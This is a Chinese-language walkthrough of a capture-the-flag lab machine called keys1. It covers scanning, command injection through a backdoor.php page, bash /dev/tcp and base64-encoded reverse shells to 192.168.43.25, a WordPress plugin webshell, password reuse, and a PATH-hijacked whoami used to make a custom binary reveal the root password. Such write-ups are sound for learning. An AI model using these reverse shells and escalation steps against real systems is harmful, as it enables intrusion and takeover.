

# keys1

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV 192.168.43.26 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 09:03 EST
Nmap scan report for 192.168.43.26
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
8080/tcp open  http    Apache httpd 2.4.66 ((Debian))
MAC Address: 08:00:27:E7:EE:A3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 7.80 seconds
```






可以看到




可以在博客中找到作者是todd

```
        feroxbuster -u http://127.1 --auto-bail
        feroxbuster -u http://127.1 --auto-tune

    Examples and demonstrations of all features
        https://epi052.github.io/feroxbuster-docs/docs/examples/


┌──(root㉿kali)-[/tools/tmp]
└─# feroxbuster -u http://keys1.dsz:8080/ -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😊                 ver: 2.13.1
────────────────────────────────────────────────────
 🎯 Target Url            http://keys1.dsz:8080/
 🏁 In-Scope Url          keys1.dsz
 🚀 Threads               50
 📖 Wordlist              /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          All Status Codes!
 💥 Timeout (secs)        7
 🦡 User-Agent            feroxbuster/2.13.1
 💉 Config File           /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         true
 💲 Extensions            [php]
 🏏 HTTP methods          [GET]
 🔃 Recursion Depth       4
────────────────────────────────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────
403      GET        9l       29w      316c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       32w      313c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l        5w      156c http://keys1.dsz:8080/
500      GET        0l        0w        0c http://keys1.dsz:8080/backdoor.php
[####################] - 8s     60000/60000   0s      found:2       errors:0
[####################] - 8s     60000/60000   7289/s  http://keys1.dsz:8080/

┌──(root㉿kali)-[/tools/tmp]
└─#
```




```
HOSTNAME=0b43873a2c29
APACHE_RUN_DIR=/var/run/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
ROOT_PASSWORD=root123.
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html
```

```
?0=uname%20-a
Linux 0b43873a2c29 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
```

```
?0=which%20bash
/usr/bin/bash
```

```
?0=bash%20-c%20"echo%20test%20>%20/dev/tcp/192.168.43.25/4444"
可以看到回弹
```


```
?0=bash%20-c%20'bash%20-i%20>%26%20/dev/tcp/192.168.43.25/3333%200>%261'

┌──(root?kali)-[/home/kali]
└─# nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.43.25] from (UNKNOWN) [192.168.43.26] 37396
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0b43873a2c29:/var/www/html$
```

```
/usr/bin/script -qc /bin/bash /dev/null
Ctl+z       #退出当前shell
stty raw -echo;fg       #重新进入shell
reset
xterm
stty rows 24 columns 160
export TERM=xterm
```


```
www-data@0b43873a2c29:/var/www/html$ su root
Password:
su: Authentication failure
www-data@0b43873a2c29:/var/www/html$ su root
Password:
root@0b43873a2c29:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@0b43873a2c29:/var/www/html# whoami
root
```

结合之前看到的环境变量中的root密码`root123.`，可以提升为root用户的权限


然后我是真的没有往这方面想，这里是密码复用，到原来的wp登录的地方用同样的密码可以登录todd




找一下开启一个插件，然后把文件改成马




连接成功




```
(www-data:/var/www/keys1.dsz/wordpress) $ echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQzLjI1LzQ0NDQgMD4mMQ== | base64 -d | bash


┌──(root㉿kali)-[/tools/fscan]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.43.25] from (UNKNOWN) [192.168.43.26] 52678
bash: cannot set terminal process group (406): Inappropriate ioctl for device
bash: no job control in this shell
```

```
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 1 incorrect password attempt
www-data@Key1:/var/www/keys1.dsz/wordpress$ ls -alh /usr/local/bin/key1
-rwx--x--x 1 root root 18K Feb 15 07:15 /usr/local/bin/key1
www-data@Key1:/var/www/keys1.dsz/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config-sample.php  wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config.php         wp-includes  wp-login.php       wp-signup.php
www-data@Key1:/var/www/keys1.dsz/wordpress$ ls /usr/local/bin
key1
www-data@Key1:/var/www/keys1.dsz/wordpress$ cd /usr/local/bin
www-data@Key1:/usr/local/bin$ ls -alh /home
total 56K
drwxr-xr-x 14 root     root     4.0K Feb 15 02:24 .
drwxr-xr-x 18 root     root     4.0K Feb 26 00:44 ..
drwx------  2 bot      bot      4.0K Feb 26 00:43 bot
drwx------  2 byxs     byxs     4.0K Feb 26 00:43 byxs
drwx------  2 c1trus   c1trus   4.0K Feb 26 00:43 c1trus
drwx------  2 cyl      cyl      4.0K Feb 26 00:43 cyl
drwx------  2 da       da       4.0K Feb 26 00:43 da
drwx------  2 jojo     jojo     4.0K Feb 26 00:43 jojo
drwx------  2 kaada    kaada    4.0K Feb 26 00:43 kaada
drwx------  2 lyy      lyy      4.0K Feb 26 00:43 lyy
drwx------  2 ooo      ooo      4.0K Feb 26 00:43 ooo
drwxr-xr-x  2 sublarge sublarge 4.0K Feb 26 00:43 sublarge
drwx------  2 xnz      xnz      4.0K Feb 26 00:43 xnz
drwx------  2 zemu     zemu     4.0K Feb 26 00:43 zemu
www-data@Key1:/usr/local/bin$ ls -alh /home/sublarge/
total 24K
drwxr-xr-x  2 sublarge sublarge 4.0K Feb 26 00:43 .
drwxr-xr-x 14 root     root     4.0K Feb 15 02:24 ..
lrwxrwxrwx  1 root     root        9 Feb 26 00:43 .bash_history -> /dev/null
-rw-r--r--  1 sublarge sublarge  220 Feb 15 02:22 .bash_logout
-rw-r--r--  1 sublarge sublarge 3.5K Feb 15 02:22 .bashrc
-rw-r--r--  1 sublarge sublarge  807 Feb 15 02:22 .profile
-rw-r--r--  1 root     root       44 Feb 15 06:43 user.txt
www-data@Key1:/usr/local/bin$ cat -alh /home/sublarge/usr.txt
cat: invalid option -- 'a'
Try 'cat --help' for more information.
www-data@Key1:/usr/local/bin$ cat /home/sublarge/usr.txt
cat: /home/sublarge/usr.txt: No such file or directory
www-data@Key1:/usr/local/bin$ cat /home/sublarge/user.txt
flag{user-163aafb4875076a94dcf6a701d3d06bc}
www-data@Key1:/usr/local/bin$
```

```
www-data@Key1:/usr/local/bin$ find / -type f -perm -04000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
www-data@Key1:/usr/local/bin$ find / -type f -perm -02000 2>/dev/null
/usr/sbin/unix_chkpwd
/usr/bin/ssh-agent
/usr/bin/chage
/usr/bin/expiry
/usr/bin/bsd-write
/usr/bin/crontab
www-data@Key1:/usr/local/bin$ find /usr/local/bin -type f -executable -ls
   527707     20 -rwx--x--x   1 root     root        17464 Feb 15 07:15 /usr/local/bin/key1
www-data@Key1:/usr/local/bin$ find /opt -type f -executable -ls
www-data@Key1:/usr/local/bin$ find /home -type f -executable -ls
find: '/home/byxs': Permission denied
find: '/home/c1trus': Permission denied
find: '/home/lyy': Permission denied
find: '/home/da': Permission denied
find: '/home/ooo': Permission denied
find: '/home/zemu': Permission denied
find: '/home/jojo': Permission denied
```

```
find: '/home/bot': Permission denied
find: '/home/kaada': Permission denied
find: '/home/cyl': Permission denied
find: '/home/xnz': Permission denied
```

这里没想到，一开始一只在尝试把这个二进制文件脱下来但是试了几种方法都不行，没招了去问了scdyh的思路

```
www-data@Key1:/usr/local/bin$ ./key1 --help
Options:
  -h, --help              Display this help message and exit
  -p, --password PASSWORD Output root password format with provided password
Standard logic:
  1. Reads users from /opt/user.txt
  2. Compares current user with a selected user
www-data@Key1:/usr/local/bin$ cd tmp
bash: cd: tmp: No such file or directory
www-data@Key1:/usr/local/bin$ cd /tmp
www-data@Key1:/tmp$ ls /home
bot  byxs  c1trus  cyl  da  jojo  kaada  lyy  ooo  sublarge  xnz  zemu
www-data@Key1:/tmp$ ./usr/local/bin/key1
bash: ./usr/local/bin/key1: No such file or directory
www-data@Key1:/tmp$ echo "echo da" > whoami
www-data@Key1:/tmp$ chmod +x whoami
www-data@Key1:/tmp$ export PATH=/tmp:$PATH
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user zemu turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user cyl turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user c1trus turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user lyy turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user jojo turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user bot turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user jojo turn
www-data@Key1:/tmp$ /usr/local/bin/key1
Current user: da
Now is user bot turn
www-data@Key1:/tmp$ /usr/local/bin/key1
sublarge: 9cesSxZfHJS8DNxieFUx
```

```
www-data@Key1:/tmp$ /usr/local/bin/key1
sublarge: 9cesSxZfHJS8DNxieFUx
www-data@Key1:/tmp$ echo "echo root" > whoami
www-data@Key1:/tmp$ chmod +x whoami
www-data@Key1:/tmp$ export PATH=/tmp:$PATH
www-data@Key1:/tmp$ sudo sublarge
```

最后是利用key1自己的逻辑进行提权的，有点儿像ctf

```
www-data@Key1:/tmp$ su sublarge
Password:9cesSxZfHJS8DNxieFUx
sublarge@Key1:/tmp$ /usr/local/bin/key1
sublarge: 9cesSxZfHJS8DNxieFUx
```

```
sublarge@Key1:/tmp$ /usr/local/bin/key1 --password 9cesSxZfHJS8DNxieFUx
root: mc6gMij9hFetO6SOWNrd
```

```
sublarge@Key1:/tmp$ su root
Password:
root@Key1:/tmp# cat /root/root.txt
flag{root-2d8e0ca998ebd0a3abdee36468170c99}
```

说一下感受，感觉整体下来，除了最后的提权可能需要小巧思以外其他的都不算特别难，涉及到的也基本上是一些常规操作，但是本人还是不够熟练，有的时候就是目录没扫全，或者没有想到密码复用，导致会卡，总之还是挺有意思的靶场，前后做了应该有4个小时多，还有待提升